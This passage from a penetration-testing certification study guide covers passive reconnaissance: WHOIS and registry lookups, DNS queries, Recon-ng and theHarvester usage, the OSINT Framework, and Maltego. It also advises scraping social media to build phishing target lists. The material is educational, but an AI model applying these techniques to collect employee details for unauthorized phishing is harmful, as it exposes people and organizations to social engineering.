[https://www.pcisecuritystandards.org/pci\\_security/glossary#S](https://www.pcisecuritystandards.org/pci_security/glossary#S)
- 9.** Attacker emulation plans:  
<https://attack.mitre.org/resources/adversary-emulation-plans/>
- 10.** NIST SP800-115 “Technical Guide to Information Security Testing and Assessment”  
<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>
- 11.** NIST Cybersecurity Framework:  
<https://www.nist.gov/cyberframework>
- 12.** ISECOM Open Source Security Testing Methodology Manual (OSTMM): <https://www.isecom.org/research.html>
- 13.** Computer Professionals for Social Responsibility. The Ten Commandments of Computer Ethics, written by the Computer

Ethics Institute: <http://cpsr.org/issues/ethics/cei/>

## CHAPTER 2

---

# Information Gathering and Vulnerability Scanning

In this chapter, you will learn about

- The difference between passive and active reconnaissance and vulnerability scanning, including the types of information to target
  - Several tools used for information gathering and vulnerability scanning and analyze their output
  - When to use passive reconnaissance, active reconnaissance, or vulnerability scanning during a pentest
  - Identifying and analyzing use cases for Nmap
- 
- 

Collecting as much information as you can about the targets is referred to as reconnaissance (recon), or discovery. Pentesters do this during planning, initial access, and post-exploitation phases of pentesting. Recon identifies or confirms the target scope, finds potential weaknesses or vulnerabilities for exploitation, and locates other information related to the goals of the pentest.

Depending on the type of assessment, a good portion of scoping information may be already provided, such as IP addresses, e-mail addresses, domain names, etc. However, confirming the ownership of an IP range or application, for example, can be a good idea. You might also identify open services or versions of systems on your targets in order to identify exploitable vulnerabilities. You could look for various web URLs on a web server in order to find login forms or

management interfaces that warrant closer examination. Your objective is to find information that helps you further your pentest goals. Filling knowledge gaps and establishing an understanding of what targets are available will help you manage your time more effectively and formulate a working plan of attack.

Here are some other examples of information you might target, which we will discuss in this chapter: web sites (such as login forms or exposed management interfaces), user accounts and e-mail addresses, certificate data, what systems are online within a network range, business partner relationships, open services, OS and software versions, hosting providers and domain name service information, internal document templates, organizational information (such as job roles, policies, terminology, or technology in use), and even the kinds of defenses to expect. During post-exploitation, the information you collect may extend deeper into group, share, and token enumeration.

All of these activities can generally be broken into three categories of attack: passive reconnaissance, active reconnaissance, and vulnerability scanning. For the CompTIA Pentest+ exam, you should have a firm understanding of the difference between each of these, when to use them, what tools will aid you with each task, and how to recognize and analyze the results from certain tools.

## **Passive Reconnaissance**


Let's say you need to hire someone to fix something in your house. But you don't want to give them money or let them into your house before you find out more about them. Does the person or business have a criminal record? Do they even do good work? You might decide to ask your friends who have done business with this individual in the past or research them with a business bureau. You could look up their reviews in social media services. You may decide to ask for a criminal background check—all without engaging with the potential contractor directly.

In pentesting, this is passive information gathering. It is the process of assessing a target to collect preliminary knowledge about the system, software, network, and people *without actively engaging a target or its assets*. This form of information gathering is the least invasive, and it is the least likely to be detected by the target. It is appropriate to use these methods to verify scope and aid with planning a pentest, as well as initial discovery during your pentest. Both paid and public sources of information (open-source intelligence) can be used according to your budget and resources. Use passive information gathering when you cannot risk disruption or detection during the current phase of your pentest.

## DNS Recon

Among other use cases, you can use **DNS recon** to expand your knowledge of hostnames in use, the breadth of the network, and even information about some technical contacts within the organization. DNS recon can be passive or active, depending on whether you are accessing your target's systems directly (active) or not. Most testers assume that the volume of requests to DNS servers means that targets are not observing queries to DNS services, but that is not always the case. Secondary sources, such as name registrars, Internet registries, specialized search engines, or other web-based resources, allow purely passive information gathering in this area.

Let's start by talking about IP ranges. There are five regional Internet registries (RIRs) that handle allocation of IP addresses across the Internet: APNIC (for Asia), ARIN (for America), RIPE NCC (for Europe), LACNIC (for Latin America), and AFRINIC (for Africa). The idea is to prevent two parties from being assigned the same range of addresses for use. These registries contain information about what organization owns a particular range of IP addresses and sometimes information about technical and administrative contacts. As you can see in [Figure 2-1](#), you can search for a point of contact (POC), network or ASN, or organization or customer name.

The screenshot shows the ARIN WHOIS-RWS advanced search interface. At the top right, there is a search bar labeled "SEARCH WhoisRWS" with a placeholder "enter" and a magnifying glass icon. Below it, a link says "all requests subject to terms of use" and a link to "advanced search". On the left, a vertical sidebar has a blue header "ARIN Online" with a "enter" button. The main content area has a light blue header "WHOIS-RWS". Underneath, a section titled "ADVANCED SEARCH" contains a note about agreeing to the "Whois Terms of Use". A "Query:" input field is followed by a row of six search criteria boxes. The first box, "POC", has a checked radio button and includes checkboxes for "Handle", "Name", and "Domain". The other five boxes (Network, ASN, Organization, Customer, Delegation) each have an unchecked radio button and a "Name" checkbox. To the right, a "RELEVANT LINKS" box lists four items: "ARIN Whois/Whois-RWS Terms of Service", "Report Whois Inaccuracy", and "Search ARIN Whois with RDAP".

SEARCH WhoisRWS  [advanced search](#)

all requests subject to [terms of use](#)

**ARIN Online** [enter](#)

**WHOIS-RWS**

**ADVANCED SEARCH**

Use the form below to refine your Whois-RWS search. By using this service, you are agreeing to the [Whois Terms of Use](#).

Query:

<input checked="" type="radio"/> POC	<input type="checkbox"/> Handle	<input type="checkbox"/> Name	<input type="checkbox"/> Domain
<input type="radio"/> Network	<input type="checkbox"/> Handle	<input type="checkbox"/> Name	
<input type="radio"/> ASN	<input type="checkbox"/> Handle	<input type="checkbox"/> Name	<input type="checkbox"/> Number
<input type="radio"/> Organization	<input type="checkbox"/> Handle	<input type="checkbox"/> Name	
<input type="radio"/> Customer	<input type="checkbox"/> Name		
<input type="radio"/> Delegation	<input type="checkbox"/> Name		

**RELEVANT LINKS**

- [ARIN Whois/Whois-RWS Terms of Service](#)
- [Report Whois Inaccuracy](#)
- [Search ARIN Whois with RDAP](#)

**Figure 2-1** ARIN advanced search  
(<https://whois.arin.net/ui/advanced.jsp>)

This information is tied to domain name registration entries as well via the WHOIS service. Assume we search for CompTIA by selecting POC and checking Domain to search based on domain registration records, and enter `comptia.org` to look up the domain. This returns names for people who are responsible for the domain according to the RIR. For each name returned, you can click to get more details, including mailing addresses, e-mail addresses, phone numbers, and even related organizations. You could then use this to search social media or other open-source information for social engineering. If we click Related Organizations, we are given a list of organizations for abuse, tech, and admin purposes. Click on the link to the right of the organization name, and you will see a link for "See Also Related Networks," as in [Figure 2-2](#). This is a list of IP addresses that the organization owns.

The screenshot shows the ARIN WHOIS-RWS search results for the organization 'COMPTI-4'. The search bar at the top contains 'COMPTI-4'. The results table has a header row 'Organization' and several data rows. To the right of the table is a 'RELEVANT LINKS' sidebar with links to ARIN Whois/Whois-F Terms of Service, Report Whois Inaccuracy, and Search ARIN Whois RDAP.

Organization	
Name	THE COMPUTING TECHNOLOGY INDUSTRY ASSOCIATION, INC.
Handle	COMPTI-4
Street	1815 South Meyers Rd
City	Oakbrook Terrace
State/Province	IL
Postal Code	60181
Country	US
Registration Date	2002-06-21
Last Updated	2011-09-24
Comments	
RESTful Link	<a href="https://whois.arin.net/rest/org/COMPTI-4">https://whois.arin.net/rest/org/COMPTI-4</a>
See Also	<a href="#">Related networks</a>
See Also	<a href="#">Related autonomous system numbers</a>
See Also	<a href="#">Related POC records</a>

**Figure 2-2** ARIN organization related networks

You could validate ownership of an IP in your scope list by searching ARIN for the specific IP address as well. Enter the IP address in the search dialog at the top right of the page, and you will get the network range to which that IP belongs, as well as the ownership records. This can be useful in identifying cloud and third-party hosted assets. We'll circle back to this in a moment.

There are other ways to access information from DNS, such as using `dig` or the `whois` command-line tools to investigate domain name ownership. The `whois` command, available in most distributions of Linux, allows you to retrieve information about a system using the domain name. [Figure 2-3](#) is an example command output using the `whois` command to query `example.com`.

```
root@kali:~# whois example.com
Domain Name: EXAMPLE.COM
Registry Domain ID: 2336799_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.iana.org
Registrar URL: http://res-dom.iana.org
Updated Date: 2017-08-14T07:04:03Z
Creation Date: 1995-08-14T04:00:00Z
Registry Expiry Date: 2018-08-13T04:00:00Z
Registrar: RESERVED-Internet Assigned Numbers Authority
Registrar IANA ID: 376
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: A.IANA-SERVERS.NET
Name Server: B.IANA-SERVERS.NET
DNSSEC: signedDelegation
DNSSEC DS Data: 31589 8 1 3490A6806D47F17A34C29E2CE80E8A999FFBE4BE
DNSSEC DS Data: 31589 8 2 CDE0D742D6998AA554A92D890F8184C698CFAC8A26FA59875A990C03E576343C
DNSSEC DS Data: 43547 8 1 B6225AB2CC613E0DCA7962BDC2342EA4F1B56083
DNSSEC DS Data: 43547 8 2 615A64233543F66F44D68933625B17497C89A70E858ED76A2145997EDF96A918
DNSSEC DS Data: 31406 8 1 189968811E6EBA862DD6C209F75623D8D9ED9142
DNSSEC DS Data: 31406 8 2 F78CF3344F72137235098ECBBD08947C2C9001C7F6A085A17F518B5D8F6B916D
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2018-03-24T14:07:19Z <<<
```

---

### Figure 2-3 WHOIS

The output can provide useful information that can help identify domain creation date, when it was last updated, associate a company and business location for the domain, DNSSEC information, and in some cases, contact information of the registrar. When you see multiple IP addresses returned for a single hostname, as with the `nslookup` command in [Figure 2-4](#), that may be an indicator that load balancing is in use. This is a common configuration in high-traffic environments. We'll discuss that in more depth later in the chapter. Using a tool like `nslookup` to resolve the name of the domain to an IP address is called a forward DNS lookup. A reverse DNS lookup is the opposite—this process resolves the IP address to the domain name.

```
[└$ nslookup www.derp.pro 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53


Non-authoritative answer:
Name:   www.derp.pro
Address: 104.21.22.149
Name:   www.derp.pro
Address: 172.67.205.87
```

**Figure 2-4** nslookup

Now, back to our cloud asset discovery. Assume you have identified a bunch of servers belonging to a company. You use nslookup to find their IP addresses. Then you look up the IP addresses in the RIR and find that those IP ranges do not belong to the company in question. Instead, those IP addresses are in a netblock belonging to Microsoft or Amazon, or some other hosting provider. Your approach to pentesting those assets may differ based on where these are hosted. Cloud providers will often publish their cloud hosted ranges, such as <https://www.microsoft.com/en-us/download/details.aspx?id=56519> for Azure or <https://ip-ranges.amazonaws.com/ip-ranges.json> for AWS, and the RIR will reveal other information about the ownership of a given IP range that may be useful during your research.

You can also use MX records from DNS to identify cloud services in use. Using nslookup, you can set the record type to MX to identify the mail server. Look for entries like [google.com](http://google.com), [googlemail.com](http://googlemail.com), [outlook.com](http://outlook.com), or others to indicate cloud-based e-mail. Here's an example with dig using a google name server to get information about comptia.org:

```
$ dig @8.8.8.8 comptia.org mx
; <>> DiG 9.16.15-Debian <>> @8.8.8.8 comptia.org mx
; (1 server found)
;; global options: +cmd
;; Got answer:
...
;; ANSWER SECTION:
comptia.org. 75 IN MX    10 comptia-org.mail.protection.outlook.com.
```



The diagram shows the output of a dig command for the MX record of comptia.org. The response includes the global options (+cmd), a single server found, and the ANSWER SECTION. The ANSWER SECTION shows a CNAME record for comptia.org pointing to 'comptia-org.mail.protection.outlook.com.'. A vertical line connects the text 'Cloud infrastructure address' to the word 'comptia-org' in the ANSWER SECTION.



**EXAM TIP** It's useful to know the different types of DNS records and what information they contain, as you may be asked about specific record types. Pay special attention to NS, TXT, CNAME, and A records. Rather than reproduce them all here, you can read more at <https://www.iana.org/assignments/dns-parameters/dns-parameters.xhtml#dns-parameters-4>.

## Recon-ng

If you want a framework to help with this kind of search, Recon-ng is a powerful recon framework. It's written in Python, and its interface will be familiar if you have ever used Metasploit. It includes independent modules, a database for storing engagement information, and much more. You can supply a domain and have Recon-ng identify IP addresses and hostnames on the domain and search for e-mail addresses, contacts, and leaks related to the domain using OSINT resources. Recon-ng is open source and included in the installation of Kali. Launch a terminal window from Kali and follow the steps here to get started with using Recon-ng:

1. The tool is executed from the command line by typing `recon-ng`. To get a list of commands, execute `help` from the framework prompt.
2. By default, no modules are installed with Recon-ng in Kali. To install them, you may need to type `marketplace install all` at the Recon-ng prompt. After you have done this, the startup screen shows the total number of modules that are supported for each category. The Recon-ng module categories are:
  - **Recon modules** Reconnaissance modules.
  - **Disabled modules** Modules that are disabled based on your system configuration. If you have none that are disabled, this may not show up.

- **Reporting modules** Compile a report in various formats.
  - **Import modules** Import target listing using supported formats.
  - **Exploitation modules** Supported exploitation modules.
  - **Discovery modules** Informational discovery modules.
3. To get a list of supported modules, execute `modules search` from the framework prompt with no arguments.
  4. The first thing to do is create a workspace to manage information collection. The workspace and information gathered during module execution will be stored in the database.  
`[recon-ng] [default] > workspaces create example`  
`[recon-ng] [example] >`
  5. To see a list of workspaces in the database, execute:  
`[recon-ng] [example] > workspaces list`

Workspaces	Modified
default	2021-01-01 11:59:00
example	2021-02-22 12:14:15



**EXAM TIP** Black Hills Information Security hosts a Recon-ng cheat sheet with numerous useful commands:

<https://www.blackhillsinfosec.com/wp-content/uploads/2019/11/recon-ng-5.x-cheat-sheet-Sheet1-1.pdf>

6. To run a simple WHOIS query and pull contact information for a domain, load the `whois_pocs` module:

```
[recon-ng] [example] > modules load whois_pocs
```

- Once the module is loaded, you can see more information about the module, including configurable parameters, by typing `info`. You can also show the current context variables by typing `options` while the module is loaded. This also lets you set values. In this case, set your search target:

```
[recon-ng] [example] [whois_pocs] > options set SOURCE  
comptia.org
```

- Of course, you'll want to set a real target. We're only using this as an example. When you execute the module using the `run` command, the discovery process could take a few minutes, as Internet speeds vary. But [Figure 2-5](#) shows an example of what you might see when it runs.

```
[recon-ng][example][whois_pocs] > options set SOURCE comptia.org  
SOURCE => comptia.org  
[recon-ng][example][whois_pocs] > run  
  
COMPTIA.ORG  
  
[*] URL: http://whois.arin.net/rest/pocs;domain=comptia.org  
[*] URL: http://whois.arin.net/rest/poc/COMPT34-ARIN  
[*] Country: United States  
[*] Email: administrator@comptia.org  
[*] First_Name: None  
[*] Last_Name: COMPTIA Administrator  
[*] Middle_Name: None  
[*] Notes: None  
[*] Phone: None  
[*] Region: Downers Grove, IL  
[*] Title: Whois contact  
[*]
```

---

**Figure 2-5** Recon-*ng* module execution

- Once the collection process has completed, the `show <table name>` command can be used to display the results stored in select tables within the database. For a list of all tables, type `show` with no arguments.

- 10.** The **whois\_pocs** module populates the Contacts table. To get a list of contacts that have been collected, execute `show contacts`.
- 11.** The Recon-*ng* dashboard ([Figure 2-6](#)) shows the total number of records stored in each table of the database. To display the dashboard, execute the `dashboard` command. These metrics provide valuable information about the target environment and the organization's exposure to the public Internet.

Activity Summary	
Module	Runs
recon/domains-contacts/whois_pocs	1
reporting/list	1

Results Summary	
Category	Quantity
Domains	0
Companies	0
Netblocks	0
Locations	0
Vulnerabilities	0
Ports	0
Hosts	0
Contacts	65
Credentials	0
Leaks	0
Pushpins	0
Profiles	0
Repositories	0

---

**Figure 2-6** Recon-*ng* dashboard



**CAUTION** Some Recon-*ng* modules require API keys. Follow the instructions under “Acquiring API Keys” on the usage guide of the developer’s website at <https://github.com/lanmaster53/recon-ng>.

## theHarvester

Another tool for DNS recon is theHarvester. You can also use it to gather information from various web pages (such as search engines) in order to discover domains, subdomains, and e-mail addresses. The latest version of the tool can be found on the developer’s GitHub page at <https://github.com/laramies/theHarvester>, and it is included in Kali Linux. The Python-based framework is simple to use and includes options to allow *either passive or active queries* to gather target information. Passive sources include various search engines and social media accounts such as Google, Yahoo!, or Bing. **Table 2-1** provides syntax options for theHarvester.

Switch	Description
-d	Domain to search or company name
-b	Data source: google, googleCSE, bing, bingapi, pgp, linkedin, google-profiles, jigsaw, twitter, googleplus, all
-s	Start in result number X (default: 0)
-v	Verify hostname via DNS resolution and search for virtual hosts
-f	Save the results in both an HTML and XML file
-n	Perform a DNS reverse query on all ranges discovered
-c	Perform a DNS brute-force search for the domain name
-t	Perform a DNS TLD expansion discovery
-e	Use this DNS server
-l	Limit the number of results to work with (Bing goes from 50 to 50 results, Google 100 to 100, and PGP doesn’t use this option)
-h	Use Shodan database to query discovered hosts

**Table 2-1** theHarvester Switches

[Figure 2-7](#) shows the results of a passive search against `comptia.org` using the Google search engine. You can see theHarvester returns multiple e-mail addresses and hosts associated with the domain. These results may not be totally accurate, so you should verify them. During an engagement, it is important to analyze this information carefully and in some cases vet the information with the customer prior to executing further testing.

```
[*] Target: comptia.org

    Searching 0 results.
    Searching 100 results.
    Searching 200 results.
    Searching 300 results.
    Searching 400 results.
    Searching 500 results.

[*] Searching Google.

[*] No IPs found.

[*] Emails found: 4
_____
[REDACTED]

[*] Hosts found: 8
_____
certification.comptia.org:
comptia-exam-info-http---certification.comptia.org
my.comptia.org:
store.comptia.org:
tcc.comptia.org
www.comptia.org:
[REDACTED]
```

---

**Figure 2-7** theHarvester -d `comptia.org` -b google

---




**CAUTION** There are a few modules that require API keys to work, such as `googleCSE`, `shodan`, and `bingapi`. You will need to register for a key through the vendor's website. The API key needs to be added

to the appropriate discovery script in theHarvester before you can use it. Refer to theHarvester GitHub page for more information.

## **OSINT**

There are many public and paid resources on the Internet that can be used to passively gather information. These sources may also contain information about the company, including document templates, employee lists, and other technology information. Through data mining, you can analyze large data sets to reveal patterns or hidden anomalies. An open-source framework that pentesters can use to aid in the data mining process is called the OSINT Framework (<http://osintframework.com>), shown in Figure 2-8.

# OSINT Framework



**Figure 2-8** OSINT Framework

The OSINT Framework is a static web page focused on information gathering and provides web links and resources that can be used during the reconnaissance process. The website is broken out into various nodes that offer unique paths for collecting information regarding a specific subject, such as usernames, e-mail

addresses, social networks, IP addresses, etc. The OSINT Framework helps point users in the right direction to find useful intelligence from various public and paid resources.

## Social Media

Social media allows us to publish our names, our e-mail addresses, our resumes for job hunting, our preferences and hobbies, and undertake numerous other electronic interactions. For pentests, this information is often valuable for targeting individuals for phishing or other social engineering efforts, but we can also use it to find out more about the organization itself. Look through technology job postings to identify the company's technology stack based on what skills are required and what jobs are posted. You may find the internally used names for departments (e.g., Human Resources vs. People Operations) to add credibility to your pretexts. Other items of interest include names of managers, people in key positions, and how the organization works based on details in a job posting.

Scraping LinkedIn for employee names and job titles can help you build targeting lists and a web of trust that you can attack. Some of these services require you to register an account in order to access useful information, and some of these will report your activities to your target ("Stranger Danger browsed your profile!"). So, be careful about your approach when indulging in passive information gathering. Remember, passive information gathering means no direct target interaction.

## Working with Maltego CE

An interactive data mining software tool that can help users visualize and analyze relationships using publicly accessible data from the Internet is called Maltego. It is a framework that can rapidly expand the open-source knowledge of a target during a pentest. Before we begin, there are a few important concepts to understand about Maltego. Maltego uses different views to display data, such as a ***list*** view (table of entities) and a ***graph*** (background) to plot entities (node) during an online investigation. Entities are icons that

represent a name in Domain Name System (DNS), website, file, IP address, etc. An **entity** is discovered through the use of a **transform**, which is a piece of code that queries a data source (i.e., search engines, social networks, DNS servers, etc.) to identify relationships with publicly searchable data and returns the results as new entities that are plotted on the graph. A **machine** can chain multiple transforms together in order to automate tasking.


---



